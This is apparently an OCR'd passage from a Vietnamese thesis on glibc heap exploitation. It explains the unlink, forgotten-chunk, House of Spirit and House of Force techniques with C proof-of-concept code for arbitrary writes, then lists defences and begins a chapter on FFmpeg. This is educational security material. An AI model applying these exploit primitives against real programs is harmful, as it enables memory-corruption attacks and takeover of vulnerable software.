2.2.3 Kỹ thuật Unlink

Kỹ thuật tấn công đặc biệt này đã từng rất phổ biến. Tuy nhiên, hai kiểm tra an ninh đã được thêm vào trong MACRO unlink ("corrupted size vs. prev_size" and "corrupted double-linked list") làm giảm tác động của kỹ thuật tấn công đến một mức độ nào đó. Nó khai thác các thao tác của con trỏ được thực hiện trong MACRO unlink trong khi loại bỏ một chunk từ một bin. Thao tác unlink được glibc định nghĩa là:

```
1 #define unlink(AV, P, BK, FD) {
2     FD = P->fd;
3     BK = P->bk;
4     if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
5     malloc_printerr (check_action,"corrupted double-linked list",
6 P, AV);
7     else {
8         FD->bk = BK;
9         BK->fd = FD;
10        if (!in_smallbin_range (P->size)
11            && __builtin_expect (P->fd_nextsize != NULL, 0)) {
12            if (__builtin_expect (P->fd_nextsize->bk_nextsize!=P,
13 0)
14              ||__builtin_expect(P->bk_nextsize->fd_nextsize!=P,
15 0))
16            malloc_printerr(check_action,"corrupted double-linked
17 list (not small)",P, AV);
18            if (FD->fd_nextsize == NULL) {
19                if (P->fd_nextsize == P)
20                  FD->fd_nextsize = FD->bk_nextsize = FD;
21                else {
22                    FD->fd_nextsize = P->fd_nextsize;
23                    FD->bk_nextsize = P->bk_nextsize;
24                    P->fd_nextsize->bk_nextsize = FD;
25                    P->bk_nextsize->fd_nextsize = FD;
26                  }
27              } else {
28                P->fd_nextsize->bk_nextsize = P->bk_nextsize;
29                P->bk_nextsize->fd_nextsize = P->fd_nextsize;
30              }
31          }
32      }
33 }
```

Ta có thể thấy thao tác unlink có thể giúp ta có được quyền viết vào một vùng bất kỳ :

Set P->fd->bk = P->bk

Set P->bk->fd = P->fd

Xem xét đoạn code mẫu sau :

```
#include <stdio.h>
unsiged int *chunk[2]; //&chunk=0x0804a02c
int main () {
  chunk[0] = (char *)malloc(0x80);
  chunk[1] = (char *)malloc(0x80);
  //0x804a02c <chunk>:      0x0804b010    0x0804b090
  // Tạo chunk giả tại vùng dữ liệu (metadata) của chunk
  // Cần khởi tạo con trỏ FD và BK cho chunk giả để bypass qua cơ
chế kiểm tra an ninh trong MACRO unlink
  // Kịch bản heap overflow, tiếp theo sửa trường header của
chunk[1] để bypass kiểm tra an ninh
  gets(chunk[0]);// tràn bộ đệm heap khi sử dụng hàm kém an toàn
gets
  // Khi chunk[1] freed thì unlink xảy ra với chunk được giả
mạo(P)
  // Kết quả là chunk[0] sẽ trỏ tới &chunk[0]-3
  //0x804a02c <chunk>:      0x0804a020    0x0804b090
  //                        chunk[0]      chunk[1]
  free(chunk[1]);
  gets(chunk[0]); // Có quyền ghi vào địa chỉ 0x0804a020
  printf ("Good bye!\n");
  return 0;
}
```

Kỹ thuật tấn công này có vẻ hơi phức tạp hơn so với các kỹ thuật tấn công khác. Trước tiên, malloc hai chunk là chunk[0] và chunk[1] với kích thước 0x80 để đảm bảo rằng chúng thuộc phạm vi của smallbin. Tiếp theo, kẻ tấn công có thể kiểm soát vô hạn các nội dung của chunk[0] với hàm gets (điều này có thể được sử dụng bất kỳ hàm kém an toàn khác strcpy, ...). Lưu ý rằng cả hai chunk sẽ nằm trong vùng bộ nhớ liền kề nhau.

Một chunk giả mạo (fake_chunk) mới được tạo ra trong phần dữ liệu (metadata) của chunk[0]. Các con trỏ FD và BK được điều chỉnh để vượt qua kiểm tra an ninh " corrupted double-linked list". Nội dung của kẻ tấn công được tràn vào tiêu đề của chunk[1] để đặt bit prev_size và prev_in_use sao cho thích hợp. Điều này đảm bảo rằng bất cứ khi nào chunk[1] được giải phóng, fake_chunk sẽ được phát hiện là 'freed' và sẽ được unlink ' (làm cho hàm free thực hiện sát nhập chunk0 vào chunk1 mặc dù chunk0 đang ở trong trạng thái được sử dụng). Đầu tiên, hàm free() sẽ kiểm tra bit PREV_INUSE(P) của chunk[1]:

```
/* consolidate backward */
    if (!prev_inuse(p)) {
      prevsize = p->prev_size;
```

```
4       size += prevsize;
5       p = chunk_at_offset(p, -((long) prevsize));
6       unlink(av, p, bck, fwd);
7 }
```

Tức là để làm cho chunk[1] hiểu rằng fake_chunk là chunk đã freed thì cần cho bit PREV_INUSE(P) = 0 (chunksize(chunk1) &=~1).


Trước khi unlink fake_chunk để sát nhập, hàm free có một bước kiểm tra để khẳng định chunk liền trước và liền sau fake_chunk đang trỏ vào fake_chunk.

```
1 if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
2       malloc_printerr (check_action, "corrupted double-linked
3 list", P, AV);
```

Tuy nhiên, trước đó chương trình dùng 1 biến toàn cục để chứa địa chỉ của các chunk đã malloc nên ta có thể dựa vào đây để bypass qua câu lệnh if này. Tổng kết lại, ta cần thực hiện các bước sau:

- Bit P của chunk[1] phải được gán bằng 0 để báo với hàm free() rằng fake_chunk đã được free trước đó.
- Trường FD của fake_chunk sẽ chứa địa chỉ của ô nhớ cách nơi lưu địa chỉ các chunk là 3 blocks (12 bytes)
- Trường BK của fake_chunk sẽ chứa địa chỉ của ô nhớ cách nới lưu địa chỉ các chunk 2 blocks (8 bytes)
- prev_size của chunk[1] phải chứa size của fake_chunk

Sơ đồ sau cho thấy trạng thái hiện tại của các vùng bộ nhớ khác nhau trước khi free cần phải đạt được:




Hình 2.2a Trạng thái bộ nhớ và con trỏ cần đạt được trước khi unlink

Khi chunk[1] được giải phóng, nó được xử lý như một smallbin. Nhớ lại rằng các chunk trước và kế tiếp (theo bộ nhớ) được kiểm tra xem chúng có 'freed' hay không. Nếu bất kỳ chunk nào được phát hiện là 'freed', nó sẽ unlink với mục đích kết hợp các chunk tự do liên tiếp. Macro unlink thực hiện hai hành động sau để sửa đổi các con trỏ:

1. **Set P->fd->bk = P->bk**
2. **Set P->bk->fd = P->fd**

Biểu đồ sau cho thấy các dấu hiệu của con trỏ được thiết lập sau khi chunk[1] được giải phóng:



Hình 2.2b Trạng thái bộ nhớ và con trỏ sau khi unlink


Bây giờ ta đã có chunk[0] trỏ đến đằng sau chính nó cách 3 block (12 byte) tức là khi mọi sự thay đổi của chunk[0] cũng chính là sự thay đổi bản thân chính nó. Như vậy khi hoàn thành unlink kẻ tấn công có thêm cơ hội cập nhật con trỏ chunk[0] đến một vùng nhớ nhạy cảm (GOT, stack,….), sau khi cập nhật kẻ tấn công hoàn toàn có quyền ghi bất kỳ dữ kiệu vào vùng nhạy cảm đó -> chương trình hoàn toàn bị điều khiển bởi kẻ tấn công.

2.2.4 Kỹ thuật tấn công forgotten chunk

Như ta đã biết, kỹ thuật Unlink là một kỹ thuật rất mạnh để khai thác các lỗ hổng ở vùng nhớ heap, tuy nhiên nhược điểm khá lớn ở kỹ thuật này là ta phải ghi tràn được từ chunk này sang chunk kia (heap overflow). Điều này sẽ gặp trở ngại nếu ta kiểm soát số lượng bytes nhập vào. Phần này sẽ đề cập đến một kỹ thuật forgotten chunk hỗ trợ khá tốt cho kỹ thuật unlink, kỹ thuật này chỉ cần ghi đè 1 byte vào trường size của chunk liền kề (off by one). Mục tiêu của kỹ thuật tấn công này là làm cho

'malloc' trả về một chunk chồng (overlap) lên với một chunk đã được cấp phát trước đó mà đang trong trạng thái được sử dụng. Ba chunk liên tiếp trong bộ nhớ (a, b, c) được cấp phát và chunk giữa được giải phóng. Chunk đầu tiên có khả năng tràn vào trường size của chunk sau (byte nhỏ nhất có thể ghi đè vào trường size là byte 0x00). Điều này sẽ làm giảm kích thước của chunk free.Tiếp theo, hai chunk nhỏ (b1 và b2) được cấp phát vào chunk giữa. Khi malloc hàm malloc sẽ không update trường prev_size của chunk 'c', tuy nhiên malloc lại "tìm" chunk tiếp theo bằng cách lấy địa chỉ chunk đã free trước đó cộng với kích thước của nó. Như vậy khi b + b->size (đã bị ghi đè) sẽ không đến được chunk 'c', trên thực tế nó chỉ đến vùng 'trước' c với offset chính bằng byte mà bị ghi đè. Sau đó, b1 cùng với c được giải phóng, trong khi đó c vẫn giả sử b đã được giải phóng trước đó (kể từ prev_size đã không nhận được cập nhật và do đó c - c ->prev_size vẫn chỉ đến chunk b freed).Kết quả là chunk c và chunk b sẽ sát nhập với nhau tạo thành một chunk freed lớn bắt đầu từ b và chồng (overlap) lên với b2 hay nói cách khác chunk b2 bị lãng quên.

Malloc với kích thước lớn hơn hoặc bằng b sẽ trả về chunk mà chứa cả b2. Như vậy có có quyền ghi vào bất cứ đâu chunk b2 (heap overflow) + kết hợp kỹ thuật unlink hoặc kỹ thuật khác để hoàn thành tấn công. Sơ đồ sau tổng kết các bước:



Hình 2.2c Sơ đồ tấn công forgotten chunk

Xem đoạn code mẫu sau để thấy rõ hơn:

```
1 struct chunk_structure {
2   size_t prev_size;
3   size_t size;
```

```
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[19];       // padding
};

void *a, *b, *c, *b1, *b2, *big;
struct chunk_structure *b_chunk, *c_chunk;
// tạo 3 chunk
a = malloc(0x100);    // tại địa chỉ 0xfee010
b = malloc(0x200);    // tại địa chỉ 0xfee120
c = malloc(0x100);    // tại địa chỉ 0xfee330
b_chunk = (struct chunk_structure *)(b - 2*sizeof(size_t));
c_chunk = (struct chunk_structure *)(c - 2*sizeof(size_t));
// free b, giữa 'a' và 'c' sẽ có khoảng cách lớn trong bộ nhớ.
// b sẽ nằm trong unsorted bin
free(b);
//Kẻ tấn công ghi đè vào 1 byte 0x00 vào size của chunk freed 'b'
*(char *)&b_chunk->size = 0x00;
// Cấp phát chunk mới có kích thước nhỏ hơn chunksize(b)
// Trường prev_size(c) không được cập nhật lại
// vì thế b + b->size sẽ trỏ đến đằng sau chunk 'c'
// chunk 'c' sẽ coi chunk trước đó là freed.
b1 = malloc(0x80);    // tại địa chỉ 0xfee120
// Cấp phát thêm chunk mới
b2 = malloc(0x80);   // tại địa chỉ 0xfee1b0
strcpy(b2, "victim's data");
// Free b1
free(b1);
// Free c
// Điều này sẽ làm cho 'c' và 'b' sát nhập và b2 ở bên trong đó
//  Điều  này  là  do  bit  prev_in_use(c)  =  0  và  trường
prev_size(c)không cập nhật lại.
free(c);
// Cấp phát chunk mới
big = malloc(0x200);  // tại địa chỉ 0xfee120
memset(big, 0x41, 0x200 - 1);
printf("%s\n", (char *)b2);       // Prints AAAAAAAAAAA... !
```

Chunk big bây giờ trỏ đến chunk b ban đầu và chồng lên nhau với b2. Như vậy cập nhật nội dung của big cũng sẽ cập nhật nội dung của b2 hay nói cách khác chunk b2 bị điều khiển bởi chunk big.

Lưu ý rằng thay vì giảm size b, kẻ tấn công cũng có thể tăng kích thước của b. Điều này sẽ dẫn đến một trường hợp tương tự chồng chéo. Khi 'malloc' yêu cầu một chunk khác có kích thước tăng lên, b sẽ được sử dụng để phục vụ yêu cầu này. Bây giờ c cũng sẽ là một phần của chunk mới này.

2.2.5 Kỹ thuật tấn công House of Spirit

House of Spirit hơi khác với các kỹ thuật tấn công khác theo nghĩa nó liên quan đến kẻ tấn công sẽ ghi đè lên một con trỏ hiện có trước khi nó được ‘freed’. Kẻ tấn công tạo ra một "fake chunk", có thể nằm bất cứ nơi nào trong bộ nhớ (heap, stack,

vv..) và ghi đè lên các con trỏ để trỏ đến nó. Các chunk phải được làm theo cách như vậy để vượt qua tất cả các chức năng kiểm tra của glibc. Điều này không phải là khó khăn và thực ra nó chỉ liên quan đến việc thiết lập kích thước và kích thước chunk tiếp theo. Khi chunk giả được free, nó được chèn vào một binlist thích hợp (tốt nhất là fastbin). Một malloc trong tương lai với yêu cầu kích thước đã fake này thì sẽ trả lại chunk giả mạo của kẻ tấn công. Xem đoạn code mẫu sau mô tả chi tiết kỹ thuật tấn công này :

```
1 struct fast_chunk {
2   size_t prev_size;
3   size_t size;
4   struct fast_chunk *fd;
5   struct fast_chunk *bk;
6   char buf[0x20]// chunk thuộc phạm vi kích thước của fast_chunk
7 };
8 struct  fast_chunk  fake_chunks[2];//khởi  tạo  2  chunk  liên  tiếp
9 trong bộ nhớ
10 // fake_chunks[0] tại địa chỉ 0x7ffe220c5ca0
11 // fake_chunks[1] tại địa chỉ 0x7ffe220c5ce0
12 void *ptr, *victim;
13 ptr = malloc(0x30);// First malloc
14 // vượt qua cơ chế kiểm tra của glibc "free(): invalid size"
15 fake_chunks[0].size = sizeof(struct fast_chunk);  // 0x40
16 // vượt qua cơ chế kiểm tra của glibc "free(): invalid next size
17 (fast)"
18 fake_chunks[1].size = sizeof(struct fast_chunk);  // 0x40
19 // Kẻ tấn công ghi đè lên một con trỏ chuẩn bị được 'freed'
20 ptr = (void *)&fake_chunks[0].fd;
21 // fake_chunks[0] được chèn vào fastbin
22 free(ptr);
23 victim = malloc(0x30); // 0x7ffe220c5cb0 địa chỉ trả về sau khi
24 malloc
```

Lưu ý rằng, nếu như mong đợi, con trỏ trả về địa chỉ trước fake_chunks [0] là 0x10 byte (64-bit). Đây là địa chỉ nơi con trỏ fd được lưu trữ. Kỹ thuật tấn công này tạo ra một cuộc tấn công mới, victim trỏ đến bộ nhớ trên stack thay vì phân đoạn heap. Bằng cách sửa đổi các địa chỉ trả lại trên stack, kẻ tấn công có thể kiểm soát việc thực hiện chương trình (tràn bộ đệm trên stack).

giới thiệu chung về mô hình quản lý bộ nhớ trong hệ điều hành và cơ chế quản lý bộ nhớ heap của glibc, hiểu cách một heap được tạo ra từ hệ điều hành, từ đó đi sâu vào cách tổ chức, cấu trúc và các giải thuật các chức năng quản lý bộ nhớ chính của heap.

2.2.6 Kỹ thuật tấn công House of Force

Cuộc tấn công này tập trung vào việc trả lại một con trỏ tùy ý từ 'malloc'. Trong các kỹ thuật tấn công trước đã mô ta chi tiết về tấn công dựa trên fastbin (double free,

house of spirit) và dựa trên smallbin (unlink). Kỹ thuật House of Force khai thác dựa vào top chunk.Top chunk giới hạn kết thúc của heap (tức là địa chỉ lớn nhất trong heap) và không có trong bin nào và có cùng định dạng của cấu trúc chunk.

Kỹ thuật tấn công này giả định một kịch bản tràn heap và có thể ghi vào header của top chunk. Kích thước của top chunk được sửa đổi thành một giá trị rất lớn (-1 trong ví dụ này). Điều này đảm bảo rằng tất cả các yêu cầu ban đầu sẽ sử dụng top chunk, thay vì dựa vào mmap. Trên một hệ thống 64 bit, -1 có giá trị là 0xFFFFFFFFFFFFFFFF. Một chunk với kích thước này có thể bao gồm toàn bộ không gian bộ nhớ của chương trình. Chúng ta giả định rằng kẻ tấn công muốn 'malloc' để trả lại địa chỉ P. Bây giờ, bất kỳ cuộc gọi malloc với kích thước: &top_chunk - P sẽ được cung cấp bằng cách sử dụng top chunk. Lưu ý rằng P có thể ở sau hoặc trước top_chunk. Nếu trước đó, kết quả sẽ là một giá trị cực lớn (vì kích thước là unsigned). Nó sẽ vẫn thấp hơn -1. Tràn số nguyên sẽ xuất hiện và malloc sẽ thực hiện thành công yêu cầu này bằng cách sử dụng top chunk. Bây giờ, top chunk sẽ trỏ tới P và bất kỳ yêu cầu nào trong tương lai sẽ trả về P. Xem code mẫu sau để thấy rõ điều đó :

```
1 //kẻ tấn công điều khiển giá trị trả về malloc
2 char victim[] = "Đây là chuỗi của victim mà sẽ trả về khi malloc
3 "; // tại địa chỉ 0x601060
4 struct chunk_structure {
5   size_t prev_size;
6   size_t size;
7   struct chunk_structure *fd;
8   struct chunk_structure *bk;
9   char buf[10]; // padding
10 };
11
12 struct chunk_structure *chunk, *top_chunk;
13 unsigned long long *ptr;
14 size_t requestSize, allotedSize;
15 // Đầu tiên, yêu cầu tạo một chunk, để chúng ta có thể có được
16 một con trỏ đến top_chunk
17 ptr = malloc(256);      // tại địa chỉ 0x131a010
18 chunk = (structchunk_structure *)(ptr - 2)//tại địa chỉ 0x131a000
19 // SET flags chunk->size
20 allotedSize = chunk->size & ~(0x1 | 0x2 | 0x4);
21
22 // top_chunk sẽ nằm cạnh 'ptr'
23 top_chunk    =    (struct    chunk_structure    *)((char    *)chunk+
24 allotedSize);  // Tại 0x131a110
25 // heap overflow, kẻ tấn công sẽ ghi đè trường size của top_chunk
26 top_chunk->size = -1;        // Maximum size
27
28 requestSize = (size_t)victim // (P)địa chỉ mà kẻ tấn công muốn
29 trả về khi thực hiện malloc
30           - (size_t)top_chunk // Địa chỉ hiện tại của top_chunk
31           -  2*sizeof(long  long  //  Kích  thước  của  'size'  và
```

```
'prev_size'
          - sizeof(long long); // Additional buffer
malloc(requestSize);        // tại địa chỉ 0x131a120
//Top chunk sẽ được sử dụng một lần nữa và trả về địa chỉ của
'victim'
ptr = malloc(100);//trả về 0x601060!!(giống địa chỉ của 'victim')
```

Ta thấy 'malloc' sẽ trả lại địa chỉ trỏ tới victim(P). Những điều sau đây mà chúng ta cần quan tâm:

- Phải tính toán chính xác kích thước của chunk trước đó (3 bit thấp của flags size).
- Trong khi tính toán requestSize, một additional buffer (bộ đệm bổ sung) khoảng 8 byte đã được giảm. Điều này được thực hiện để làm tròn hay căn nề của chunk. Trong trường hợp này, malloc trả về một chunk với 8 byte bổ sung hơn kích thước yêu cầu.
- Victim có thể là bất kỳ địa chỉ (trên heap, stack, bss, vv).

2.3 Cách phòng chống tấn công

Nhiều kỹ thuật đa dạng với những ưu nhược điểm khác nhau đã được nghiên cứu và đề xuất sử dụng để phát hiện hoặc ngăn chặn hiện tượng tràn bộ đệm. Cách đáng tin cậy nhất là sử dụng bảo vệ tự động tại mức ngôn ngữ lập trình, tức là việc lựa chọn ngôn ngữ lập trình chỉ chứa các thư viện an toàn để xây dựng chương trình (Java, C#, …). Tuy nhiên, cách này không thể áp dụng cho mã thừa kế (legacy code), và do nhiều nguyên nhân từ thực tế như: các ràng buộc kỹ thuật, yêu cầu tính chất của phần mềm,… lại đòi hỏi sử dụng một ngôn ngữ không an toàn. Vì vậy, việc giải quyết lỗ hổng trên phần mềm không thể hoàn toàn triệt để ở mức ngôn ngữ lập trình, mà còn phải áp dụng nhiều giải pháp cả từ phía người lập trình, trình biên dịch và cơ chế quản lý của hệ điều hành [13].

2.3.1 Sử dụng ngôn ngữ, thư viện an toàn

C và C++ nằm trong số các ngôn ngữ lập trình thông dụng nhất, với một lượng khổng lồ các phần mềm đã được viết bằng hai ngôn ngữ này. C và C++ không cung cấp sẵn các cơ chế chống lại việc truy nhập hoặc ghi đè dữ liệu lên bất cứ phần nào của bộ nhớ thông qua các con trỏ bất hợp lệ; cụ thể, hai ngôn ngữ này không kiểm tra xem dữ liệu được ghi vào một mảng (cài đặt của một bộ nhớ đệm) có nằm trong biên của mảng đó hay không. Tuy nhiên, một số thư viện chuẩn của C++ cũng đã cung cấp nhiều cách an toàn để lưu trữ dữ liệu trong bộ đệm, và các lập trình viên C cũng có thể tạo và sử dụng các tiện ích tương tự. Do đó, vấn đề ở đây là mỗi lập trình viên phải tự xác định lựa chọn giữa tốc độ và độ an toàn của chương trình.

Nhiều ngôn ngữ lập trình khác cung cấp việc kiểm tra tại thời gian chạy, việc kiểm tra này gửi một cảnh báo hoặc ngoại lệ khi C hoặc C++ ghi đè dữ liệu. Ví dụ về các ngôn ngữ này rất đa dạng, từ Python tới Ada, từ Lisp tới Modula-2, và từ Smalltalk tới OCaml. Các môi trường bytecode của Java và .NET cũng đòi hỏi kiểm tra biên đối với tất cả các mảng. Gần như tất cả các ngôn ngữ thông dịch sẽ bảo vệ chương trình trước các hiện tượng tràn bộ đệm bằng cách thông báo một trạng thái lỗi định rõ.

Các thư viện kiểu dữ liệu trừu tượng được viết tốt và kiểm thử, tập trung và tự động thực hiện việc quản lý bộ nhớ trong đó có kiểm tra biên, có thể làm giảm sự xuất hiện và tác động của lỗi tràn bộ đệm. Trong các ngôn ngữ này, xâu ký tự và mảng là hai kiểu dữ liệu chính mà tại đó các hiện tượng tràn bộ đệm thường xảy ra. Do đó, các thư viện ngăn chặn lỗi tràn bộ đệm tại các kiểu dữ liệu này có thể ngăn chặn được phần lớn các lỗi tràn bộ đệm. Dù vậy, bản thân các thư viện cũng luôn tiềm ẩn các lỗi, vì vậy việc sử dụng các thư viện an toàn không đúng cách vẫn có thể dẫn đến tràn bộ đệm và đôi khi là nảy sinh thêm một số lỗ hổng khác.

2.3.2 Bảo vệ không gian thực thi (NX), ngẫu nhiên hóa sơ đồ không gian địa chỉ (ASLR)

Bảo vệ không gian thực thi là một cách tiếp cận bảo vệ tràn bộ đệm bằng việc ngăn chặn thực thi mã trên Stack hay Heap. Kẻ tấn công có thể sử dụng tràn bộ đệm để chèn mã độc vào bộ nhớ của một chương trình, nhưng với bảo vệ không gian thực thi, bất kỳ nỗ lực nào để thực thi đoạn mã đó sẽ gây ra một ngoại lệ.

Một số CPU hỗ trợ một tính năng gọi là NX (No eXecute), khi kết hợp với phần mềm, có thể được sử dụng để đánh dấu các trang dữ liệu (chẳng hạn những trang có chứa Stack và Heap) là có thể đọc và ghi nhưng không thể thực thi.

Ngẫu nhiên hóa sơ đồ không gian địa chỉ - ASLR (Address Space Layout Randomization) là một tính năng an ninh máy tính liên quan đến việc sắp xếp vị trí các vùng dữ liệu quan trọng (thường bao gồm nơi chứa mã thực thi, vị trí các thư viện, Heap và Stack) một cách ngẫu nhiên trong không gian bộ nhớ của một tiến trình. Việc ngẫu nhiên hóa các địa chỉ bộ nhớ ảo mà các hàm và biến nằm tại đó làm cho việc khai thác một lỗi tràn bộ đệm trở nên khó khăn hơn.

Cách này chỉ làm giảm thiểu phần nhỏ, làm cho việc khai thác trở nên khó khăn hơn chứ không ngăn chặn được triệt để. Trên thực tế đã có rất nhiều cách bypass qua các cơ chế này một cách dễ dàng bằng việc sử dụng ROP (return-oriented programming) và các kỹ thuật khai thác trên.

2.3.3 Viết code theo chuẩn an toàn

Các lỗ hổng về heap phần lớn là do lỗi của lập trình viên chưa lập trình theo chuẩn an toàn, lỗi logic bộ nhớ, ….Nếu phần mềm được code theo tiêu chuẩn an toàn thì hoàn toàn chặn được các cuộc tấn công đã mô tả ở trên:

1. Chỉ sử dụng số lượng bộ nhớ đã yêu cầu khi sử dụng malloc. Đảm bảo không vượt qua giới hạn đó.
2. Chỉ giải phóng bộ nhớ đã được cấp phát đúng một lần.
3. Không bao giờ truy cập bộ nhớ được giải phóng.
4. Luôn kiểm tra giá trị trả về của malloc với NULL.

Các hướng dẫn nêu trên phải được tuân thủ nghiêm ngặt. Dưới đây là một số hướng dẫn bổ sung sẽ giúp ngăn chặn các cuộc tấn công:

1. Sau mỗi lần giải phóng bộ nhớ, chỉ định lại mỗi con trỏ trỏ tới bộ nhớ vừa mới giải phóng thành NULL.
2. Luôn sử dụng các trình xử lý lỗi (error handlers) trong cấp phát, giải phóng bộ nhớ.
3. Zero các dữ liệu nhạy cảm trước khi giải phóng nó bằng cách sử dụng memset.
4. Đừng giả định về vị trí của các địa chỉ trả lại từ malloc.

Chú ý: các bài lab trên đều được thực hiện trên môi trường Ubuntu (phiên bản 14.04-64bit, Glibc 2.19)

CHƯƠNG 3. THỬ NGHIỆM KHAI THÁC LỖ HỔNG

Trong chương 2 đã mô tả chi tiết các kỹ thuật tấn công heap cơ bản nhưng trong thực tế việc triển khai được các kỹ thuật đó không phải là dễ, nó đòi hỏi bạn phải hiểu chương trình quản lý, cách tổ chức bộ nhớ hoạt động như thế nào. Những chương trình lớn (php, python, perl,…) đòi hỏi người lập trình phải quản lý bộ nhớ sao cho hợp lý để đảm bảo hiệu năng chương trình. Thông thường các chương trình đó sẽ tạo ra các thư viện có các hàm chức năng quản lý bộ nhớ giống như của glibc nhưng đã được tối ưu hóa bằng cách thêm, bớt một số điều kiện trong đó để phù hợp với chương trình. Điều đó dẫn đến rất nhiều các nguy cơ tiềm ẩn mà kẻ tấn công có thể lợi dụng được. Trong chương này tiến hành tấn công heap trên hệ điều hành Ubuntu (phiên bản 14.04- Glibc 2.19) dựa trên các vấn đề đã nêu trên.

3.1 Phân tích và khai thác lỗi của FFmpeg

FFMPEG là một framework hàng đầu về đa phương tiện (xử lý audio, video). Nó có thể decode (giải mã), encode (mã hóa), transcode (chuyển mã), mux (ghép kênh), demux (phân kênh, tách kênh), stream (ví dụ như livestream trên youtube, facebook,..), filter (lọc) và play (chạy, phát video) rất nhiều thứ mà con người hay máy móc tạo ra.

FFMPEG hỗ trợ hầu hết các định dạng. Và nó khá là linh hoạt, có thể compile, run và chạy trên nhiều nền tảng như Linux, Mac OS X, Microsoft Windows, BSD, Solaris,…và ở trên nhiều môi trường, kiến trúc khác nhau.

Nó chứa các thư viện libavcodec, libavutil, libavformat, libavfilter, libavdevice, libswscale và libswresample. Chúng có thể được sử dụng bởi ứng dụng.FFMPEG cung cấp sẵn cho người dùng những tiện ích là: ffmpeg, ffserver, ffplay và ffprobe.

